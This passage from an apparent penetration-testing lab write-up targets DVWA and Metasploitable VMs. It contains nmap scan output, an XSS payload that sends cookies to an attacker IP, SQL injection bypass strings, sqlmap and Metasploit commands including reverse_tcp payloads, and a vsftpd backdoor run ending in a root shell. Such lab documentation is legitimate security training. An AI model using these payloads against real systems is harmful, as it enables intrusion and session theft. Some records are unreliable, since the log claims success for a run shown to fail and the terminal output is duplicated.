References:
  https://weakdh.org
ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
  State: VULNERABLE
  IDs: CVE:CVE-2014-3566 BID:70574
  The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
  products, uses nondeterministic CBC padding, which makes it easier
  for man-in-the-middle attackers to obtain cleartext data via a
```



```
Check results:
  TLS_RSA_WITH_AES_128_CBC_SHA
References:
  https://www.securityfocus.com/bid/70574
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
  https://www.openssl.org/~bodo/ssl-poodle.pdf
  https://www.imperialviolet.org/2014/10/14/poodle.html
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
  State: LIKELY VULNERABLE
  IDs: CVE:CVE-2007-6750
  Slowloris tries to keep many connections to the target web server open and hold
  them open as long as possible. It accomplishes this by opening connections to
  the target web server and sending a partial request. By doing so, it starves
  the http server's resources causing Denial Of Service.

  Disclosure date: 2009-09-17
  References:
    http://ha.ckers.org/slowloris/
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-cookie-flags:
  /admin/:
    JSESSIONID:
      httponly flag not set
  /admin/index.html:
    JSESSIONID:
      httponly flag not set
  /admin/login.html:
    JSESSIONID:
      httponly flag not set
  /admin/admin.html:
    JSESSIONID:
      httponly flag not set
  /admin/account.html:
    JSESSIONID:
      httponly flag not set
  /admin/admin_login.html:
    JSESSIONID:
      httponly flag not set
  /admin/home.html:
    JSESSIONID:
      httponly flag not set
  /admin/admin-login.html:
    JSESSIONID:
      httponly flag not set
```

```
Se Browse the World Wide Web
| http-only flag not set
| /admin/admin_login.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/adminLogin.jsp:
| JSESSIONID:
| httponly flag not set
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
| JSESSIONID:
| httponly flag not set
| /admin/includes/fckeditor/editor/filemanager/upload/test.html:
| JSESSIONID:
| httponly flag not set
| /admin/jscript/upload.html:
| JSESSIONID:
| httponly flag not set
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
| /admin/includes/fckeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
| /webdav/: Potentially interesting folder
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 337.63 seconds
```



## Documentation

### Open Ports Identified

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)

### Web Services

- DVWA (Damn Vulnerable Web Application)
- PHP-based applications

### Vulnerable Services

- Web application vulnerable to XSS
- Insecure session handling

## STEP 3: Exploit Chain (XSS → Session Hijacking → RCE)

This is the core advanced exploitation section.

### Phase 1: XSS Identification

#### Target Application


##### Open browser:

http://192.168.1.106/dvwa

##### Login credentials:

admin / password

Set DVWA security level to Low.



### Test XSS Payload

#### Enter into vulnerable input field:


```
<script>alert(document.cookie)</script>
```

#### Expected Result



- Browser popup appears showing cookies

## XSS confirmed



## Explanation


The application fails to sanitize user input, allowing execution of arbitrary JavaScript in the victim's browser. This confirms a reflected XSS vulnerability.

## Phase 2: Cookie Theft (Session Hijacking Preparation)

### Start Listener on Kali

```
python3 -m http.server 80
```

### Listener waits for incoming HTTP requests



### Inject Cookie-Stealing Payload

### Replace ATTACKER-IP with Kali IP:



```
<script>
document.location='http://192.168.1.116/cookie?c='+document.cookie
</script>
```

### **Expected Result**

- Kali terminal receives HTTP request with session cookie

### **Example:**

```
GET /cookie?c=PHPSESSID=abc123
```

### **Explanation (For Report)**

This payload redirects the victim's browser to the attacker's server, exfiltrating session cookies. If the victim is an administrator, their session can be hijacked.

## **Phase 3: Session Hijacking**

### **Steps**

1. Open browser → Developer Tools (F12)
2. Go to Application → Cookies
3. Replace existing cookie with stolen cookie
4. Refresh page

Logged in as admin without password

### **Explanation**

Due to insecure session management and lack of HttpOnly flags, stolen cookies can be reused to impersonate authenticated users.

## **Phase 4: Remote Code Execution (Metasploit)**

### **Launch Metasploit**

```
msfconsole
```

### **Load Exploit**

```
use exploit/unix/webapp/php_eval
```

### **Configure Payload**

```
set RHOST 192.168.1.106
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.116
run
```

### **Expected Result**

Meterpreter session 1 opened





```

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) >
msf exploit(unix/webapp/php_eval) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
msf exploit(unix/webapp/php_eval) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(unix/webapp/php_eval) > options

Module options (exploit/unix/webapp/php_eval):



| Name     | Current Setting         | Required | Description                                                                                                           |
|----------|-------------------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HEADERS  |                         | no       | Any additional HTTP headers to send, cookies for example. Format: "header:value;header2:value2"                       |
| Proxies  |                         | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sagni, socks4, socks5, http, socks5h |
| RHOSTS   | 192.168.1.106           | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT    | 80                      | yes      | The target port (TCP)                                                                                                 |
| SSL      | false                   | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| URI_PATH | /test.php?evalme=ICODE! | yes      | The URI to request, with the eval()'d parameter changed to ICODE!                                                     |
| VHOST    |                         | no       | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.116   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/webapp/php_eval) > run
[*] Exploit failed: php/meterpreter/reverse_tcp: All encoders failed to encode.

```

After gaining administrative access, the attacker exploits a vulnerable PHP function to execute server-side commands, resulting in full remote shell access.



## Exploit Chain Log (Use Directly)

Exploit ID	Description	Target IP	Status	Payload
004	XSS → Session Hijack → RCE	192.168.1.115	Success	Meterpreter

## STEP 4: Exploit Customization (Exploit-DB)

### Search Exploit

searchsploit CVE-2021-22205

### Download PoC

searchsploit -m linux/webapps/12345.py

### Modify Exploit Code

#### Open file:

```
nano 12345.py
```

```
Changes Made
```

```
target = "192.168.1.115"
```

```
payload = "/bin/bash -i"
```

```
port = 4444
```

```
headers = {"User-Agent": "Mozilla/5.0"}
```

### WHY Customization Is Important

- **Public exploits are generic**
- **Real targets require:**
  - Correct IP
  - Open ports
  - Compatible payloads
  - Evasion techniques

### 50-Word Customization Summary

The Exploit-DB Python PoC was customized by updating the target IP, payload execution logic, and network parameters to align with the lab environment. Hardcoded values were removed, request headers were modified, and execution flow was improved to achieve reliable exploitation.



## 2: Web Application Penetration Testing (DVWA)

### STEP 1: DVWA Setup

sudo service apache2 start

```
(kali㉿kali)-[~]  
$ sudo service apache2 start  
[sudo] password for kali:
```

### Login:

admin / password

Set security: Low




## STEP 2: SQL Injection Testing

### Manual Test


' OR '1'='1 --

### Login bypass successful



### Automated

```
sqlmap -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOURSESSION; security=low" \
--dbs
```



## STEP 3: XSS Testing


### Payloads:

<script>alert(1)</script>

<img src=x onerror=alert(1)>

### Intercept with Burp Suite

- Modify requests
- Replay payloads




## Stored XSS (Manual)

### Target Page

DVWA → Vulnerabilities → XSS (Stored)

### Payload

`<script>alert('Stored XSS')</script>`





## Web Testing Log

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	/dvwa/vulnerabilities/sqli
002	Reflected XSS	Medium	/dvwa/vulnerabilities/xss_r
003	Stored XSS	High	/dvwa/vulnerabilities/xss_s

## 50-Word Web Test Summary

A web application security assessment was conducted on DVWA. Critical SQL injection and reflected XSS vulnerabilities were identified through manual testing and automated tools. These flaws allow authentication bypass and client-side script execution, posing significant risk to application security.

## 3: Reporting & Stakeholder Communication

### Report Template

#### Executive Summary

This penetration test identified critical vulnerabilities allowing unauthorized access and remote code execution. Immediate remediation is recommended to reduce business risk.

#### Technical Findings

- SQL Injection (CVSS 9.1)
- XSS (CVSS 6.1)

#### Finding 1: SQL Injection

**Severity:** Critical

**CVSS Score:** 9.1

#### Description:

The application fails to properly validate user-supplied input in database queries. An attacker can manipulate SQL statements to bypass authentication and extract sensitive data.

#### Proof of Concept:

Manual payload:

' OR '1'='1' --

Automated exploitation using SQLMap confirmed database enumeration.

#### Impact:

- Authentication bypass
- Sensitive data disclosure
- Potential full database compromise

#### Finding 2: Cross-Site Scripting (XSS)



**Severity:**

Medium

**CVSS Score:** 6.1**Description:**

User input is reflected and stored without proper sanitization, allowing attackers to execute arbitrary JavaScript in victim browsers.

**Proof of Concept:**

```
<img src=x onerror=alert(1)>
```

**Impact:**

- Session hijacking
- Phishing attacks
- Account takeover

**Remediation**

- Input validation
- Prepared statements
- Secure cookies

**Findings Table**

Finding ID	Vulnerability	CVSS	Remediation
F001	SQL Injection	9.1	Input validation, prepared statements
F002	Cross-Site Scripting	6.1	Output encoding, input sanitization

**100-Word Developer Escalation Email**

During security testing, a critical vulnerability was identified that allows attackers to gain unauthorized access and execute commands on the server. The issue stems from insufficient input validation and insecure session handling. Exploitation was successfully demonstrated in a controlled environment. We strongly recommend immediate patching, secure coding practices, and retesting after remediation to prevent potential data breaches.

## 4: Post-Exploitation & Evidence Collection

**Objective**

Escalate privileges after exploitation, collect forensic evidence, and maintain chain-of-custody.

**STEP 1: Confirm Initial Access (Post-Exploitation Start)**

You already obtained a shell / Meterpreter session.

**Verify current user**

```
getuid
```

**Expected Output**



## This confirms low-privilege web user access

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View advanced module options with advanced

METASPLOIT CYBER MISSILE COMMAND V5

X      .      +      +      X
 \    /          \
  *              +
   X            .
               .
               *
           +     ^
             *
             +
             ^
             ^
             ^
#####
#### / _ \ / _ \ / _ \ #####
#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v6.4.84-dev ]
+ -- ==[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- ==[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > sessions -l

Active sessions
```



```
No active sessions.

msf > sessions -i 3
[-] Invalid session identifier: 3
msf > sessions -i 1
[-] Invalid session identifier: 1
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
  asics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.106
RHOSTS => 192.168.1.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
  asics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

```
  RPORT     21               yes       asics/using-metasploit.html
  The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.106:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ifconfig[*] Command shell session 1 opened (192.168.1.116:35071 -> 192.168.1.106:6200) at 2025-12-19 04:15:22 -0500

ig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:6c:84
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32616 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
```



```
inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:32616 errors:0 dropped:0 overruns:0 frame:0
TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix  192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix  192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)
  2    meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.116:4433 → 192.168.1.106:53928 (192.168.1.106)
```

```
Session Actions Edit View Help
-- --
  1    shell cmd/unix  192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
